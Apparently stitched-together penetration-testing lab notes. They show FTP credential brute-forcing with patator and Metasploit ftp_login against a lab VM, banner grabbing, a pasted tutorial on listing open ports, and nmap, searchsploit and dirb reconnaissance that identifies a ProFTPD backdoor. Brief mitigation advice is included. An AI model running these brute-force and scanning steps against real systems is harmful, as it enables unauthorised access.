00:28:05 patator    INFO -
00:28:05 patator    INFO - code  size    time | candidate                          |   num | mesg
00:28:05 patator    INFO - -----------------------------------------------------------------------------
00:28:15 patator    INFO - 530   16     0.003 | root:raspberry                    |     6 | Login incorrect.
00:28:15 patator    INFO - 530   16     0.005 | marlinspike:root                   |    16 | Login incorrect.
00:28:15 patator    INFO - 530   16     0.003 | marlinspike:msfadmin               |    26 | Login incorrect.
00:28:15 patator    INFO - 530   16     0.016 | root:password                      |     7 | Login incorrect.
00:28:15 patator    INFO - 230   26     0.004 | marlinspike:marlinspike            |    17 | User marlinspike logged in
```

That makes the output a little cleaner, so it's easier to see what's going on.

Metasploit

Tool we'll use to brute-force FTP credentials is Metasploit. Launch it by typing msfconsole in the terminal. From there, we can search for any modules related to FTP using the search command.
search ftp

We want the ftp_login module, so load it with the use command

use auxiliary/scanner/ftp/ftp_login

```
Metasploit tip: View advanced module options with
advanced

msf6 > search ftp

Matching Modules
================

   #    Name                                                  Disclosure Date  Rank       Check  Description
   -    ----                                                  ---------------  ----       -----  -----------
   0    exploit/windows/ftp/32bitftp_list_reply               2010-10-12       good       No     32bit FTP Client Stack Buffer Overflow
   1    exploit/windows/tftp/threectftpsvc_long_mode          2006-11-27       great      No     3CTftpSvc TFTP Long Mode Buffer Overflow
   2    exploit/windows/ftp/3cdaemon_ftp_user                 2005-01-04       average    Yes    3Com 3CDaemon 2.0 FTP Username Overflow
   3    exploit/windows/ftp/aasync_list_reply                 2010-10-12       good       No     AASync v2.2.1.0 (Win32) Stack Buffer Overf
low (LIST)
   4    exploit/windows/misc/ais_esel_server_rce              2019-03-27       excellent  Yes    AIS logistics ESEL-Server Unauth SQL Injec
tion RCE
   5    exploit/windows/ftp/ability_server_stor               2004-10-22       normal     Yes    Ability Server 2.34 STOR Command Stack Buf
fer Overflow
   6    exploit/windows/ftp/absolute_ftp_list_bof             2011-11-09       normal     No     AbsoluteFTP 1.9.6 - 2.2.10 LIST Command Re
mote Buffer Overflow
   7    exploit/windows/tftp/attftp_long_filename             2006-11-27       average    No     Allied Telesyn TFTP Server 1.9 Long Filena
me Overflow
   8    auxiliary/scanner/ftp/anonymous                                        normal     No     Anonymous FTP Access Detection
   9    auxiliary/gather/apple_safari_ftp_url_cookie_theft    2015-04-08       normal     No     Apple OSX/iOS/Windows Safari Non-HTTPOnly
Cookie Theft
   10   exploit/osx/browser/safari_file_policy                2011-10-12       normal     No     Apple Safari file:// Arbitrary Code Execut
ion
   11   auxiliary/server/capture/ftp                                           normal     No     Authentication Capture: FTP
   12   exploit/linux/snmp/awind_snmp_exec                    2019-03-27       excellent  Yes    AwindInc SNMP Service Command Injection
   13   exploit/windows/ftp/ayukov_nftp                       2017-10-21       normal     No     Ayukov NFTP FTP Client Buffer Overflow
   14   auxiliary/scanner/ftp/bison_ftp_traversal             2015-09-28       normal     Yes    BisonWare BisonFTP Server 3.5 Directory Tr
aversal Information Disclosure
   15   exploit/windows/ftp/bison_ftp_bof                     2011-08-07       normal     Yes    BisonWare BisonFTP Server Buffer Overflow
```

```
Interact with a module by name or index. For example info 173, use 173 or use exploit/unix/http/tnftp_savefile

msf6 > use auxiliary/scanner/ftp/ftp_login

msf6 auxiliary(scanner/ftp/ftp_login) >
msf6 auxiliary(scanner/ftp/ftp_login) > set rhosts 192.168.63.128
rhosts => 192.168.63.128
msf6 auxiliary(scanner/ftp/ftp_login) > set user_file user.txt
user_file => user.txt
msf6 auxiliary(scanner/ftp/ftp_login) >  set pass_file pass.txt
pass_file => pass.txt
msf6 auxiliary(scanner/ftp/ftp_login) > run


[*] 192.168.63.128:21     - 192.168.63.128:21 - Starting FTP login sweep
[!] 192.168.63.128:21     - No active DB -- Credential data will not be saved!
```

```
msf6 > use auxiliary/scanner/ftp/ftp_login

msf6 auxiliary(scanner/ftp/ftp_login) >
msf6 auxiliary(scanner/ftp/ftp_login) > set rhosts 192.168.63.128
rhosts => 192.168.63.128
msf6 auxiliary(scanner/ftp/ftp_login) > set user_file user.txt
user_file => user.txt
msf6 auxiliary(scanner/ftp/ftp_login) >  set pass_file pass.txt
pass_file => pass.txt
msf6 auxiliary(scanner/ftp/ftp_login) > run


[*] 192.168.63.128:21     - 192.168.63.128:21 - Starting FTP login sweep
[!] 192.168.63.128:21     - No active DB -- Credential data will not be saved!
[-] 192.168.63.128:21     - 192.168.63.128:21 - LOGIN FAILED: root:root (Incorrect: )
[-] 192.168.63.128:21     - 192.168.63.128:21 - LOGIN FAILED: root:marlinspike (Incorrect: )
[-] 192.168.63.128:21     - 192.168.63.128:21 - LOGIN FAILED: root:pi (Incorrect: )
[-] 192.168.63.128:21     - 192.168.63.128:21 - LOGIN FAILED: root:kali (Incorrect: )
[-] 192.168.63.128:21     - 192.168.63.128:21 - LOGIN FAILED: root:admin (Incorrect: )
[-] 192.168.63.128:21     - 192.168.63.128:21 - LOGIN FAILED: root:raspberry (Incorrect: )
[-] 192.168.63.128:21     - 192.168.63.128:21 - LOGIN FAILED: root:password (Incorrect: )
[-] 192.168.63.128:21     - 192.168.63.128:21 - LOGIN FAILED: root:password123 (Incorrect: )
[-] 192.168.63.128:21     - 192.168.63.128:21 - LOGIN FAILED: root:msfadmin (Incorrect: )
[-] 192.168.63.128:21     - 192.168.63.128:21 - LOGIN FAILED: root:password (Incorrect: )
[-] 192.168.63.128:21     - 192.168.63.128:21 - LOGIN FAILED: root:msfadmin (Incorrect: )
[-] 192.168.63.128:21     - 192.168.63.128:21 - LOGIN FAILED: root:sys (Incorrect: )
[-] 192.168.63.128:21     - 192.168.63.128:21 - LOGIN FAILED: root:daemon (Incorrect: )
[-] 192.168.63.128:21     - 192.168.63.128:21 - LOGIN FAILED: root:bin (Incorrect: )
[-] 192.168.63.128:21     - 192.168.63.128:21 - LOGIN FAILED: root:idrm (Incorrect: )
[-] 192.168.63.128:21     - 192.168.63.128:21 - LOGIN FAILED: marlinspike:root (Incorrect: )
[+] 192.168.63.128:21     - 192.168.63.128:21 - Login Successful: marlinspike:marlinspike
[-] 192.168.63.128:21     - 192.168.63.128:21 - LOGIN FAILED: admin:root (Incorrect: )
[-] 192.168.63.128:21     - 192.168.63.128:21 - LOGIN FAILED: admin:marlinspike (Incorrect: )
[-] 192.168.63.128:21     - 192.168.63.128:21 - LOGIN FAILED: admin:pi (Incorrect: )
[-] 192.168.63.128:21     - 192.168.63.128:21 - LOGIN FAILED: admin:kali (Incorrect: )
[-] 192.168.63.128:21     - 192.168.63.128:21 - LOGIN FAILED: admin:admin (Incorrect: )
[-] 192.168.63.128:21     - 192.168.63.128:21 - LOGIN FAILED: admin:raspberry (Incorrect: )
[-] 192.168.63.128:21     - 192.168.63.128:21 - LOGIN FAILED: admin:password (Incorrect: )
[-] 192.168.63.128:21     - 192.168.63.128:21 - LOGIN FAILED: admin:password123 (Unable to Connect: )
[-] 192.168.63.128:21     - 192.168.63.128:21 - LOGIN FAILED: admin:msfadmin (Unable to Connect: )
[-] 192.168.63.128:21     - 192.168.63.128:21 - LOGIN FAILED: admin:password (Unable to Connect: )
[*] 192.168.63.128:21     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ftp/ftp_login) >
msf6 auxiliary(scanner/ftp/ftp_login) > whoami
[*] exec: whoami

root
```

Enumerating FTP Banner

An attacker always perform enumeration for finding important information such as software version which known as Banner Grabbing and then identify it state of vulnerability against any exploit.


Open the terminal in your kali Linux and Load Metasploit framework now type following command to scan for FTP version.

use auxiliary/scanner/ftp/ftp_version

msf auxiliary(ftp_version) > set rhosts 192.168.0.106

msf auxiliary(ftp_version) > exploit

From given image you can read the highlighted text which is showing vsftpd 3.0.2 is the installed version of FTP on target's system.



How to Prevent FTP Brute-Force Attacks

If you are running FTP, chances are you're going to see tons of brute-force attempts daily, most of which are probably automated. Regardless, there are a few steps you can take to mitigate the risk of a successful attack.

Perhaps the easiest thing to do is not run FTP at all if it isn't needed. Doing so eliminates the problem. If it is essential, consider putting it on a non-standard port, which will remove most, if not all, automated brute-force attacks.

Using a service like Fail2ban alongside proper firewall rules will also drastically cut down the likelihood of compromise. And like anything else, using strong passwords that are difficult to crack will dissuade all but the most determined attackers.

need to list all open ports in Linux cloud server. How do I check open ports in Linux using the CLI? Can you give me the command to check open ports in Linux operating system?

To troubleshoot server problems and to avoid security issue, one needs to find out open TCP and UDP ports. In this tutorial, you will learn the different Linux commands to check open ports in Linux for auditing and securing the server.

What the hell are a TCP and UDP ports:

A port is nothing but a 16-bit number between 0 to 65535. For example, TCP port number 22 may be forwarded to the OpenSSH server. Therefore, 22 port number is a way to identify the sshd (OpenSSH server) process.
Port numbers
The Well Known Ports are those from 0 through 1023.
The Registered Ports are those from 1024 through 49151.
The Dynamic and Private Ports are those from 49152 through 65535.

cat /etc/services
grep -w '80/tcp' /etc/services
grep -w '443/tcp' /etc/services
egrep -w '22/(tcp|udp)' /etc/services

```
┌──(kali㉿najd)-[~]
└─$ cat /etc/services
# Network services, Internet style
#
# Updated from https://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xhtml .
#
# New ports will be added on request if they have been officially assigned
# by IANA and used in the real-world or are needed by a debian package.
# If you need a huge list of used numbers please install the nmap package.

tcpmux          1/tcp                           # TCP port service multiplexer
echo            7/tcp
echo            7/udp
discard         9/tcp           sink null
discard         9/udp           sink null
systat          11/tcp          users
daytime         13/tcp
daytime         13/udp
netstat         15/tcp
qotd            17/tcp          quote
chargen         19/tcp          ttytst source
```

Using netstat to list open ports

```
tcp      LISTEN    0         244                [::1]:5432               [::]:*        users:(("postgres",pid=42893,f

┌──(kali㉿najd)-[~]
└─$ sudo netstat -tulpn | grep LISTEN
tcp        0      0 127.0.0.1:9392          0.0.0.0:*               LISTEN      43005/gsad
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN      42893/postgres
tcp        0      0 127.0.0.1:80            0.0.0.0:*               LISTEN      43006/gsad
tcp6       0      0 ::1:5432                :::*                    LISTEN      42893/postgres
```

Listening ports and applications using lsof command

```
┌──(kali㉿najd)-[~]
└─$ sudo lsof -i -P -n | grep LISTEN

[sudo] password for kali:
postgres  42893 postgres    5u  IPv6 140481      0t0  TCP [::1]:5432 (LISTEN)
postgres  42893 postgres    6u  IPv4 140482      0t0  TCP 127.0.0.1:5432 (LISTEN)
gsad      43005     _gvm   10u  IPv4 135922      0t0  TCP 127.0.0.1:9392 (LISTEN)
gsad      43006     _gvm   10u  IPv4 143738      0t0  TCP 127.0.0.1:80 (LISTEN)

┌──(kali㉿najd)-[~]
└─$ sudo ss -tulpn
Netid    State     Recv-Q    Send-Q       Local Address:Port        Peer Address:Port    Process
tcp      LISTEN    0         4096             127.0.0.1:9392             0.0.0.0:*        users:(("gsad",pid=43005,fd=10))
tcp      LISTEN    0         4096             127.0.0.1:80               0.0.0.0:*        users:(("gsad",pid=43006,fd=10))
tcp      LISTEN    0         244              127.0.0.1:5432             0.0.0.0:*        users:(("postgres",pid=42893,fd=6))
tcp      LISTEN    0         244                  [::1]:5432                [::]:*        users:(("postgres",pid=42893,fd=5))

┌──(kali㉿najd)-[~]
└─$ sudo netstat -tulpn | grep LISTEN
tcp        0      0 127.0.0.1:9392          0.0.0.0:*               LISTEN      43005/gsad
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN      42893/postgres
tcp        0      0 127.0.0.1:80            0.0.0.0:*               LISTEN      43006/gsad
tcp6       0      0 ::1:5432                :::*                    LISTEN      42893/postgres
```

nmap command

In addition, to above commands one can use the nmap command which is an open source tool for network exploration and security auditing. We are going to use nmap to find and list open ports in Linux

```
File  Actions  Edit  View  Help

┌──(kali㉿najd)-[~]
└─$ nmap -A -p- 192.168.63.128
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-06 22:10 EST
Stats: 0:00:27 elapsed; 0 hosts completed (1 up), 1 undergoing Connect
Connect Scan Timing: About 4.46% done; ETC: 22:21 (0:10:00 remaining)
Stats: 0:01:07 elapsed; 0 hosts completed (1 up), 1 undergoing Connect
Connect Scan Timing: About 12.32% done; ETC: 22:19 (0:07:57 remaining)

┌──(kali㉿najd)-[~]
└─$ sudo nmap -A -p- 192.168.63.128
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-06 22:12 EST
Nmap scan report for 192.168.63.128
Host is up (0.00025s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Li
nux; protocol 2.0)

┌──(kali㉿najd)-[~]
└─$ nmap -Pn 192.168.63.128

Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-06 22:14 EST
Nmap scan report for 192.168.63.128
Host is up (0.00087s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 10.25 seconds

┌──(kali㉿najd)-[~]
└─$ nmap -A  192.168.63.128
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-06 22:13 EST
Note: Host seems down. If it is really up, but blocking our pin
g probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.27 seconds

┌──(kali㉿najd)-[~]
└─$ nmap -A -Pn 192.168.63.128
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-06 22:13 EST
Nmap scan report for 192.168.63.128
Host is up (0.00080s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Li
nux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|   256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
```

he open port doesn't mean anyone from outside can access those ports

So far, you know how to find and list open TCP and UDP ports on Linux. However, those ports can still be blocked by software, cloud, or hardware firewall. Hence, you need to verify that your corporate firewall is not blocking incoming or outgoing access.

Conclusion

In conclusion, finding out open ports is one of the most fundamental duties of a Linux system administrator for security reasons. Therefore, close down all unwanted ports and configure firewall such as UFW and FirewallD to open or block ports as per your requirements.

Target: 192.168.63.111 (your target IP will likely be different)

We can then run a basic nmap scan against the target to discover open ports and services:

nmap -A -p- 192.168.63.128

From this we can see the following ports and services:

port 21/tcp - FTP - (ProFTPD 1.3.3c)
port 22/tcp - SSH - (OpenSSH 7.2p2 Ubuntu)
port 80/tcp - HTTP - (Apache httpd 2.4.18)
searchsploit can be used to run a quick search against the version of ProFTP running on the target:

searchsploit can be used to run a quick search against the version of ProFTP running on the target:


```
┌──(root💀najd)-[~]
└─# searchsploit proftpd 1.3.3c
------------------------------------------------------ ---------------------------------
 Exploit Title                                        |  Path
------------------------------------------------------ ---------------------------------
ProFTPd 1.3.3c - Compromised Source Backdo | linux/remote/15662.txt
ProFTPd-1.3.3c - Backdoor Command Executio | linux/remote/16921.rb
------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

Short test to target

```
┌──(root💀najd)-[/home/kali]
└─# ping 192.168.63.128                                                    1 ✖
PING 192.168.63.128 (192.168.63.128) 56(84) bytes of data.
64 bytes from 192.168.63.128: icmp_seq=1 ttl=128 time=11.7 ms
64 bytes from 192.168.63.128: icmp_seq=2 ttl=128 time=0.735 ms
64 bytes from 192.168.63.128: icmp_seq=3 ttl=128 time=2.63 ms
64 bytes from 192.168.63.128: icmp_seq=4 ttl=128 time=2.46 ms
64 bytes from 192.168.63.128: icmp_seq=5 ttl=128 time=2.49 ms
64 bytes from 192.168.63.128: icmp_seq=6 ttl=128 time=0.729 ms
64 bytes from 192.168.63.128: icmp_seq=7 ttl=128 time=1.27 ms
64 bytes from 192.168.63.128: icmp_seq=8 ttl=128 time=0.741 ms
```


This search reveals a backdoor RCE vulnerability in ProFTPD 1.3.3c which could be exploited easily (I'll come back to this later).


Instead of taking the easy route, let's first have a look at the HTTP service running on Port 80:




There was not much to go off here. There is nothing to be found in the page source and there is no robots.txt file available to indicate any potential folders or sitemap.

However, dirb can be used to brute-force directories and file names by using one of the predefined wordlists that come packaged with this tool.






The dirb scan reveals an interesting URL: http://192.168.63.128 /secret so we'll take a look at this in our browser.




The page doesn't seem to have rendered correctly and when you attempt to view the 'Hello world!' post, you will discover why...

It seems that some of these links refer to a domain named "vtcsec" instead of IP address. To correct this, we can manually add an entry to our hosts file.


nano /etc/hosts
192.168.63.128 vtcsec



After saving this file and refreshing the webpage, the content is correctly displayed.



